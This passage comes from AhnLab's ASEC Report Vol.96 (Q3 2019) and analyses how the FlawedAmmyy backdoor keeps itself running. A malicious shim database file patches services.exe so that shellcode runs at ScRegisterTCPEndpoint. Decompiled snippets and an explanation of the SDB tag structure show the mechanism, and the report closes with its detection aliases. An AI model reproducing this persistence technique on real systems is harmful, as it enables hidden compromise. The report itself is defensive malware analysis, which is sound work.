

Figure 2-3 | Encoded backdoor PE registered in the registry

Then, it generates a malicious SDB file and registers it using the 'sdbinst.exe' utility software. The registered SDB file is located at 'C:\Windows\AppPatch\Custom.'

Observation on the generated SDB file structure reveals that the SDB file is targeting a 'services.exe' process, as shown in [Fig 2-4]. The 'services.exe' process is capable of overwriting a specific offset with its shellcode, which is not an official feature supported by 'Shim,' but is used nonetheless by the attacker to patch a specific address within the memory.



Figure 2-4 | Structure of the malicious SDB file

The ScRegisterTCPEndpoint() function is one of the internal features of 'services.exe.' If this function is called while 'services.exe' is running, the shellcode is executed instead. The shellcode decodes the encoded PE file that has already been registered and launches it on the memory.



Figure 2-5 | Offset address to be patched by 'services.exe' in the memory

[Fig 2-5] shows the offset address to be patched by 'services.exe' in the memory, and [Fig 2-6] shows the 'ScRegisterTCPEndpoint()' function used during this process.



Figure 2-6 | 'ScRegisterTCPEndpoint()' function

The malware defines the offset address while generating the SDB file because the offset address of the 'ScRegisterTCPEndpoint()' function may vary depending on the version of the operating system. In the routine, 'services.exe' is read onto the memory from the Windows system path, as shown in [Fig 2-7].

```
v1 = 0;
v36 = 0;
v2 = CreateFileW(_services_exe, 0x80000000, 1u, 0, 3u, 0x80u, 0);
v3 = v2;
v39 = v2;
if ( v2 != (HANDLE)-1 )
{
  v4 = GetFileSize(v2, 0);
  v5 = v4;
  v34 = v4;
  v6 = CreateFileMappingW(v3, 0, 0x1000002u, 0, 0, 0);
  hObject = v6;
```

Figure 2-7 | Routine to directly read 'services.exe'

Then, the code seeks a hard-coded string, 'DisableRPCOverTCP,' which is specific to the 'ScRegisterTCPEndpoint()' function. As shown in [Fig 2-8], this string is located at the end of the 'ScRegisterTCPEndpoint()' function. Then, from this location, the code searches upwards to initiate the start routine of the function.

```
.text:0100FBAE                  align 10h
.text:0100FBB0 ; const WCHAR Protseq
.text:0100FBB0 Protseq:                                 ; DATA XREF: ScRegisterTCPEndpoint(void)+B1↑o
.text:0100FBB0                                          ; ScRegisterTCPEndpoint(void)+133↑o ...
.text:0100FBB0                  text "UTF-16LE", 'ncacn_ip_tcp',0
.text:0100FBCA                  align 4
.text:0100FBCC ; const WCHAR aDisablerpcover
.text:0100FBCC aDisablerpcover:                         ; DATA XREF: ScRegisterTCPEndpoint(void)+62↑o
.text:0100FBCC                  text "UTF-16LE", 'DisableRPCOverTCP',0
.text:0100FBF0                  db 5 dup(90h)
.text:0100FBF5
```

Figure 2-8 | Hard-coded string at the end of the 'ScRegisterTCPEndpoint()' function

Shim is applied when a process is generated. Because the code is targeting 'services.exe,' a normal system process, 'services.exe' will become the agent of the malicious behavior for the SDB file after the system reboot.

The malicious backdoor learns the necessary information of the infected system and sends it to a C&C server, then runs commands after a connection to the server is established. These commands include features such as searching, generating, and deleting files. Besides this, the

backdoor can carry out basic functions, such as running CMD commands through a pipe and sending the result to the C&C server.

The backdoor also searches for related files. First, it checks the 'ip.txt' file in the 'system32' folder (where 'services.exe' is located) or the system root path (C:\). In the file, additional C&C server addresses are assumed to be added. If such addresses do not exist in the file, the backdoor will attempt to access the basic C&C server address that is hard-coded.

Prior to sending the basic information to the server, the backdoor searches for 'BotInfo.txt' in the 'system 32' folder. This file is assumed to contain information about the infected system. If such file does not exist, it accesses http://ip-api.com/json and obtains various information, such as the IP address, city, country, and Internet Service Provider, then acquires additional system information, such as the operating system version, PID, and user name before sending it to the C&C server.

[Fig 2-9] shows the routine to acquire information about the infected system.

```
BotInfoBuffer((int)&pszFirst, &v13, L"ver=%s\n", a12);
v7 = GetCurrentProcessId();
BotInfoBuffer((int)&pszFirst, &v13, L"pid=%d\n", v7);
BotInfoBuffer((int)&pszFirst, &v13, L"domain=%s\n", &word_10005770);
BotInfoBuffer((int)&pszFirst, &v13, L"pc=%s\n", &word_10005568);
BotInfoBuffer((int)&pszFirst, &v13, L"geo=%s\n", &dword_10005000);
memset(&VersionInformation, 0, sizeof(VersionInformation));
VersionInformation.dwOSVersionInfoSize = 276;
if ( GetVersionExW(&VersionInformation) )
  BotInfoBuffer(
    (int)&pszFirst,
    &v13,
    L"os=%d.%d.%d (%s) %s\n",
    VersionInformation.dwMajorVersion,
    VersionInformation.dwMinorVersion,
    VersionInformation.dwBuildNumber,
    L"x86",
    VersionInformation.szCSDVersion);
else
  sub_10003A90((WCHAR **)&pszFirst, L"Unknown OS\n");
NumberOfBytesRead = 128;
if ( GetUserNameW((LPWSTR)&VersionInformation.dwPlatformId, &NumberOfBytesRead) )
  BotInfoBuffer((int)&pszFirst, &v13, L"user=%s\n", &VersionInformation.dwPlatformId);
```

Figure 2-9 | Routine to acquire information about the infected system

Therefore, other than removing the Ammyy and injector codes, disinfection must be performed for the installed SDB file if a malicious SDB file has already been installed by Ammyy backdoor. Otherwise, the backdoor will continue to run within the 'services.exe' process. Users can hardly recognize the infection because a normal system process, 'services.exe,' has become an agent for the backdoor's malicious behavior.

Such attacks utilizing the malicious SDB file are similar to the previous attacks made by FIN7 attack group, also known as the Carbanak attack group. (Reference URL: https://www.fireeye.com/blog/threat-research/2017/05/fin7-shim-databases-persistence.html)

3. Malicious factors based on the SDB file structure

To fight against such attacks utilizing the SDB file, ASEC invented a diagnostics process to detect malicious SDB files. As it was stated earlier, the SDB file is a database file designed to support the backward compatibility of software applications. It operates when the function operation changes, calling API functions and converting the codes given to it. The malware that we found this time manipulates the operation of 'services.exe' to launch the SDB file with a shellcode when 'ScRegisterTCPEndpoint()' is called.

Then the question is, how is the SDB file composed, and how did the shellcode operate when the 'services.exe' process is loaded? The previous example of [Fig 2-4] explains how a significant amount of data is located in the SDB file.

First, the SDB file is composed of a header (0xC sized) and a repeated pair of tags and data following it. The data that follows may vary depending on the tag, and the 'tag and data' pair

is listed in that exact order. Therefore, to understand the complete structure, the data must be read from the first offset although the preceding tag may predict the following data. As shown in [Table 2-2], the 4 upper bytes determine the tag type.

Tag types	Description
0x1000	TAG_TYPE_NULL
0x2000	TAG_TYPE_BYTE
0x3000	TAG_TYPE_WORD
0x4000	TAG_TYPE_DWORD
0x5000	TAG_TYPE_QWORD
0x6000	TAG_TYPE_STRINGREF (string table attribute)
0x7000	TAG_TYPE_LIST (list of items)
0x8000	TAG_TYPE_STRING (unicode string ending with NULL)
0x9000	TAG_TYPE_BINARY

Table 2-2 | SDB file tag types

After the header (0xC sized), a 4-byte tag and matching data are listed. For example, in the case of the '0x7007' tag in [Table 2-2], the data for list of items can be predicted to follow the first part, '0x7.' The '0x7007' tag is used to list information about 'TAG-EXE.'

[Fig 2-10] shows the structure of the SDB file used for the malware based on this information.



Figure 2-10 | The structure of the malicious SDB file (partial data section is omitted)

The highlighted section in red is the 0xC sized header, where the version information takes the upper 0x8 bytes, and the succeeding data, '0x73646266,' is for a string, 'sdbf,' which stands for SDB file. The subsequent tag, '0x7802,' stands for TAG_INDEXS, which indicates that the index list data of the file will follow.

The next section, '0x26,' indicates that the '0x26' sized data will be contained. This way, we can figure out that TAG_DATABASE and TAG_STRINGTABLE information will follow afterward, and that the SDB file is composed of four main sections: HEADER, INDEXS, DATABASE, and STRINGTABLE.

TAG_DATABASE section provides information including shellcode and SDB file execution target process. [Fig 2-11] shows the data listed within the TAG_DATABASE section.



Figure 2-11 | Data within the TAG_DATABASE section

There is a tag, '0x7005,' in the database, which stands for TAG_PATCH. This means that patch data will follow this tag. In the HEX table, '0x2EE' following the '0x7005' tag indicates the size of the patch data that will follow. Information on shellcode is also included in this data. In the offset after '0x2EE,' there is another tag, '0x7008,' which stands for TAG_MACHING_FILE. This tag indicates that the following data includes information about the target process. Tag '0x6001' represents the TAG_NAME, which is the names of these tags, thereby it can be assumed that the following '0x5E' will be data related to the target process information.

Tags are generally followed by the 'data-size' or 'actual data.' However, the values in the string table must be referenced to identify tags starting with '0x6,' as shown by the SDB file tag types in [Table 2-2].



Figure 2-12 | Data within the TAG_DATABASE section

As was explained earlier in [Fig 2-11], we figured out that '0x5E' indicated information about the target process name, and [Fig 2-12] indicates that the target process name, 'service exe,' will be located at a spot that is '0x5E' away from the start of the string table. Now, we understand that a patch on the 'services.exe' process is made using this structure, and that the patched data will be the shellcode within the TAG-PATCH section.

This way, SDB file data is identified and operated based on the tags. After figuring out the structure of such SDB files, ASEC made a generic detection available for the malicious SDB files to prevent infection before an SDB file operates in the 'sdbinst.exe' process.

The AhnLab's V3 product aliases related to the Ammyy hack tool and the malicious SDB files are as follows.

<V3 Product Aliases>

- FlawedAmmyy RAT: Backdoor/Win32.Flawedammyy
- SDB file installation code: Trojan/Win32.Injector
- Malicious SDB file: BinImage/Sdb.Gen, BinImage/Malsdb.S1, BimImage/Malsdb.S2
- Backdoor code: Backdoor/Win32.Agent

ASEC always keeps its eyes on the distribution processes for various malware, including Clop ransomware. ASEC endlessly analyzes newly found or rare malware to develop preventive measures and have it reflected on AhnLab products.

ASEC REPORT

Vol.96
Q3 2019

AhnLab

Contributors **ASEC Researchers**
Editor **Content Creatives Team**
Design **Design Team**

Publisher **AhnLab, Inc.**
Website **www.ahnlab.com**
Email **global.info@ahnlab.com**